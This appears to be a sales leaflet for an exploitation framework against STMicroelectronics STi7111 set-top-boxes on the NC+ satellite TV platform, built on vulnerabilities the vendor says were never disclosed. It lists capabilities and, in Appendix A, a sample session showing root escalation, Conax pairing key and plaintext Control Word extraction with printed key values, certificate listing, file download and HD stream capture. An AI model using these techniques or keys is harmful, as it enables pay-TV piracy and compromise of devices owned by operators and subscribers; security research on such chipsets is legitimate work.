Exploitation Framework for STMicroelectronics DVB chipsets

SRP-2018-02-LEAFLET

I. Description

1. Exploitation framework for ST DVB chipsets	
Description	Software framework making it possible to research security of a SlimCORE and TKD Crypto cores of STi7111 DVB chipset in the environment of a real life digital satellite TV platform (NC+)
Proof of Concept Code Features[1]	▪ administrative access (OS root, JVM root and kernel level access) to provided set-top-box device (ITI-2850ST or ITI-2849ST) ▪ full read/limited[2] write access to file system ▪ full read/write kernel and I/O space access (arbitrary system call installation) ▪ smart card interface interception (APDU req / resp logging) ▪ runtime firmware interception of STi7111's embedded crypto processor ▪ firewall disabling ▪ java and system level directory tree listing ▪ java and system level file/directory tree transfer ▪ access to information about system configuration (serial number, software version, hardware type, network configuration) ▪ access to information about MPEG services ▪ access to SI MPEG sections (PAT, PMT) ▪ simple MPEG sniffing by PID value ▪ access to information about various cryptographic keys (Conax, hdcp) ▪ access to information about user's subscription's status (Conax card entitlements) ▪ access to Electronic Program Guide (EPG) ▪ DSMCC carousels mounting ▪ MPEG stream capture of arbitrary HD programming ▪ graphic screen capture ▪ control over the TV remote (imitation of the keyboard input) ▪ access to vulnerable STi7111 processor (SlimCORE and TKD

[1] more features could be added to the Proof of Concept code in the future. In such a case, the customer will be notified and will receive a software update.
[2] to `/mnt/flash` directory.

	crypto core) ▪ execution of custom TKD crypto core commands ▪ inspection of TKD crypto core memory ▪ Conax CWPK chipset pairing key extraction ▪ plaintext Control Word keys extraction ▪ the possibility to implement custom framework commands (run custom code on a device)
Deliverables	▪ Technical document describing unpublished vulnerabilities (SRP-2018-02 Issues 1-3) in ADB software (ver. 0x50 from 2018-01-05) and STLinux (version 2.6.23.17_stm23_0121-P021-7111) along their exploitation techniques ▪ Source and binary codes for a Proof of Concept code exploiting vulnerabilities for set-top-box and STi7111 chipset access (APPENDIX A) ▪ a list of public Java classes, interfaces and their accessible[3] methods and fields ▪ compiler stubs generator ▪ ITI-2850ST or ITI-2849ST[4] set-top-box device ("NC+ na Kartę" prepaid offer, requires activation and a monthly fee payment of approx. 6 EUR[5]) vulnerable to STMicroelectronics vulnerabilities and SRP-2018-02 Issues 1-3.

II. Notes

1. The vulnerabilities in ADB software and STLinux (SRP-2018-02 Issue 1-3) along associated Proof of Concept codes have never been disclosed to any 3rd party.

2. The vulnerabilities in STi7111 chipset used by the exploitation framework have been disclosed in 2012 (HITB Talk #2).

3. The exploitation framework is based on a Proof of Concept Code developed and published as part of SE-2011-01 project.

4. Provided ITI-2850ST or ITI-2849ST set-top-box device (Fig. 1) is based on a vulnerable STi7111 chipset and it is part of the NC+ prepaid SAT TV offer ("NC+ na Kartę"). Conax card provided with the device requires activation and valid subscription for selected features of the Proof of Concept code to be working (i.e. successful processing of ECM messages for the extraction of plaintext CW values in particular).

5. The ITI-2850ST or ITI-2849ST set-top-box included as part of the research material makes it possible to validate STMicroelectronics vulnerabilities and SRP-2018-02 Issues 1-3. The set-top-box device is slightly customized in order to:

- prevent the automatic installation of a software update from a SAT TV operator (patching of SRP-2018-02 issues enabling access to the device),
- facilitate the execution of a Proof of Concept Code.

[3] protected and public.
[4] ITI-2850ST and ITI-2849ST are mirror devices.
[5] the minimum payment of 24,95 PLN corresponding to Start+ package.

Fig. 1 ITI-2850ST set-top-box device.

III. Legal Disclaimer

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IV. SRP pricing

- SRP AO NOT AVAILABLE
- SRP EP NOT AVAILABLE

APPENDIX A

Sample session illustrating operation of the exploitation framework.

Obtaining current user information:

```
box> id
uid=555(stb) gid=10(stb)
```

Elevating Linux OS privileges to root user:

```
box> root
uid=0(root) gid=0(root)
```

Getting information about current TV service:

```
box> srvinfo
[service info]
- name                    "TVP 1 HD"
- channel #               0011
- locator                 dvb://13e.514.3abd
- type                    DIGITAL_TV
- security                SCRAMBLED, CA_PID=0x0c41
- p.pktbits               0x00ffffff
```

Getting basic information about Conax card:

```
box> cardinfo
[card info]
- version                 40
- CA sys_id               0b01
- EMM pid                 00c0
- unique addr             00:00:00:79:05:fe:58
- shared addr             00:00:00:00:3c:82:ff
```

Getting information about Conax chipset pairing (chip id, encrypted / plaintext CWPK key value):

```
box> conaxinfo
[Conax info]
- type                    STTKDMA
- chip id                 204f02ff
- encrypted CWPK          20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1
- plaintext CWPK          3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea
```

Getting plaintext CWPK key value through a sequence of TKD Crypto core commands:

```
box> tkdcmd 0x15000001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdregs
- INPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0030:  14 9d 47 00 03 d6 8e c5 da 93 c6 a6 21 9c 71 79  ..G.........!.qy
```

```
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0050:  a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23  .....G.-....q?.#
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b  >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ..........s../.
box> tkdinput "a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23"
box> tkdcmd 0xffff0000
- OUTPUT
  0000:  3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea  =.y[k.^.v.8.>...
```

Getting current Control Words values (encrypted and plaintext):

```
box> cwinfo
[CW info]
- ECM PACKET
  0000:  81 70 73 70 6c 64 21 24 bc 38 2a 9e 23 9a ce 38  .pspld!$.8*.#..8
  0010:  e1 6d c7 6c d6 48 b3 4b 11 ce 2c 6c e2 ab d5 fc  .m.l.H.K..,l....
  0020:  5d f0 6b b4 ef 72 64 f1 52 15 ef ea 98 57 62 89  ].k..rd.R....Wb.
  0030:  65 56 a5 1f 4f fa 5a 5b 7b 85 1e 20 af c9 f9 cb  eV..O.Z[{.......
  0040:  cc bf 4a ea 47 fa 63 ed 77 db e8 91 c2 53 9c 7e  ..J.G.c.w....S..
  0050:  31 41 01 21 53 29 45 1b c4 56 d7 dd 23 4f 24 5b  1A.!S)E..V..#O$[
  0060:  51 10 86 5f 03 2a 1e 94 8c 34 21 de e9 de 14 50  Q.._.*...4!....P
  0070:  67 02 03 50 02 00  g..P..
- CARD RESPONSE
  0000:  25 0d 60 f0 01 00 00 f0 85 69 73 86 ff 96 86 25  %........is....%
  0010:  0d 60 f0 00 00 00 05 95 ba 4b 31 e0 ce a2 31 02  .........K1...1.
  0020:  40 00  @.
- CUR CW crypted:   f0856973 86ff9686
- CUR CW plaintext: ae800a38 2fdc8893
- NXT CW crypted:   0595ba4b 31e0cea2
- NXT CW plaintext: 1cca04ea 6af943a6
```

Getting plaintext Control Word values through a sequence of TKD Crypto core commands:

```
box> tkdinput "20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1" -s
box> tkdcmd 0x01ff0001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdinput "f0856973 86ff9686 0595ba4b 31e0cea2" -w
box> tkdcmd 0x15ff0101
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdregs
- INPUT
  0000:  73 69 85 f0 86 96 ff 86 4b ba 95 05 a2 ce e0 31  si......K......1
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0030:  bf 5f d2 81 40 d5 1a 59 a4 b6 86 56 0d 74 c6 d2  ._..@..Y...V.t..
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0050:  ea 04 ca 1c a6 43 f9 6a 38 0a 80 ae 93 88 dc 2f  .....C.j8....../
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b  >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ..........s../.
```

Showing process list information:

```
box> ps
UID        PID       CMD
```

```
root      1         init
root      2         [kthreadd]
root      3         [ksoftirqd/0]
root      4         [events/0]
root      5         [khelper]
root      36        [kblockd/0]
root      75        [pdflush]
root      77        [kswapd0]
root      78        [aio/0]
root      82        [mtdblockd]
root      113       [hdmi_isr_task]
root      114       [hdmi_ctrl_task]
root      124       [STFDMA_Clbk_0]
root      125       [STFDMA_Clbk_1]
root      136       [nand_nonblock]
root      174       [stpti4_IntTask]
root      175       [stpti4_EvtTask]
root      183       [AdbMmeThreadCre]
root      184       [EMBXSHM-NewPort]
root      185       [EMBXSHM-PortClo]
root      186       [EMBXSHM-NewPort]
root      187       [EMBXSHM-PortClo]
root      188       [ST231_RELOAD]
root      191       [ksuspend_usbd]
root      197       [khubd]
root      226       [EVTCOLL0]
root      227       [EVTCOLL1]
root      228       [EVTCOLL2]
root      229       [PESCOLL0]
root      230       [PESCOLL1]
root      231       [PESCOLL2]
root      232       [SECCOLL0]
root      233       [SECCOLL1]
root      234       [SECCOLL2]
root      239       [video_mp2_decod]
root      246       [HostRec40800001]
root      247       [PreprocTask[0]]
root      248       [h264_decoder]
root      252       [ActivityTask]
root      263       [audmix0]
root      264       [audmix1]
root      265       [audmix2]
root      266       [AudDspRecovery]
root      267       [AudFdmaBh]
root      268       [audplayer1]
root      269       [audplayer0]
root      270       [audplayer2]
root      271       [audiodecoder_0]
root      272       [audio_dec_sb_0]
root      273       [audio_pproc_0]
root      288       [ttxt]
root      291       [sc0_irq_task]
root      340       [jffs2_gcd_mtd2]
root      364       /bin/sh /root/sslverify.sh
root      406       /bin/sh /root/dhcpc.sh
root      409       /bin/sh /root/rmstgd.sh
root      410       /sbin/udhcpc -i eth0 -f -s /etc/udhcpc.script -p /tmp/udhcpc.pid
-z /tmp/udhcpc.opt
root      422       /bin/sh /root/keventd.sh
```

```
root      424      /bin/sh /root/netd.sh
root      425      /sbin/rmstg_daemon
root      431      /sbin/keventd
root      435      /sbin/netd_server
root      465      /bin/sh --login -c home/stb/run.sh
root      466      ash home/stb/run.sh
stb       469      /home/stb/main.elf --no_mem_init --mem 80
root      676      [pdflush]
root      758      [HostRec40800008]
root      761      [HostRec40800009]
root      762      [HostRec4080000a]
root      763      [HostRec4080000b]
root      854      [leds_WorkTask]
```

Listing the contents of the root filesystem:

```
box> ls /
[/]
drwxr-xr-x      root    root     appres
drwxr-xr-x      root    root     bin
drwxrwxrwx      root    root     dev
drwxr-xr-x      root    root     etc
drwxr-xr-x      root    root     home
lrwxrwxrwx      root    root     init -> sbin/init
drwxr-xr-x      root    root     lib
drwxrwx---      root    root     mnt
drwxrwx---      root    stb      opt
dr-xr-xr-x      root    root     proc
drwxr-xr-x      root    root     root
drwxr-xr-x      root    root     sbin
drwxr-x---      root    root     sys
drwxrwxr--      root    stb      tmp
drwxr-xr-x      root    root     usr
drwxr-xr-x      root    root     var
box> ls /mnt
[/mnt]
drwxrwxrwx      root    root     cert
drwxrwxrwx      root    root     flash
drwxrwx---      root    root     ramdisk
drwxrwxr--      root    root     usb
box> ls /mnt/cert
[/mnt/cert]
drwxrwxrwx      root    root     xlets_ldr
```

Listing the contents of a directory containing set-top-box certificate used to authenticate a device with various NC+ online services (i.e. NC+ GO):

```
box> ls /mnt/cert/xlets_ldr
[/mnt/cert/xlets_ldr]
-r--------      stb     stb      stb-cert.pwd                              8
-r--------      stb     stb      stb-cert.p12                              3853
```

Listing the contents of a directory containing DSMCC Object Carousel mounts:

```
box> jls /oc/
[/oc]
storage                                                    <DIR>
rom6                                                       <DIR>
```

```
rom25                                                   <DIR>
1                                                       <DIR>
2                                                       <DIR>
cached                                                  <DIR>
```

Listing the contents of a directory containing the Watermarking application:


```
box> jls /oc/rom25
[/oc/rom25]
ait                                                     1970
app.jar                                                 180535
appstorage.zip                                          1268
dvb.certificates.1                                      3303
dvb.hashfile                                            90
dvb.signaturefile.1                                     257
dvb.storage.0000002d.5600                               299
```

Downloading the files from a set-to-box to a PC:

```
box> jget /oc/rom25/app.jar
getting /oc/rom25/app.jar                          (   180535) [###############]
box>
```

Capturing live MPEG-4 stream of arbitrary HD programming:

```
box> mpegdump -r -d 0 -c 82 -t 60 -f natgeo_hd
```



Mounting DSMCC carousel of PVOD schedule / content files:

```
box> dsmccmount dvb://13e.514.3b38
/oc/4
box> jls /oc/4
[/oc/4]
config.xml                                              423
resource.xml                                            5694
schedule1.xml                                           9483
vod.xml                                                 157227
```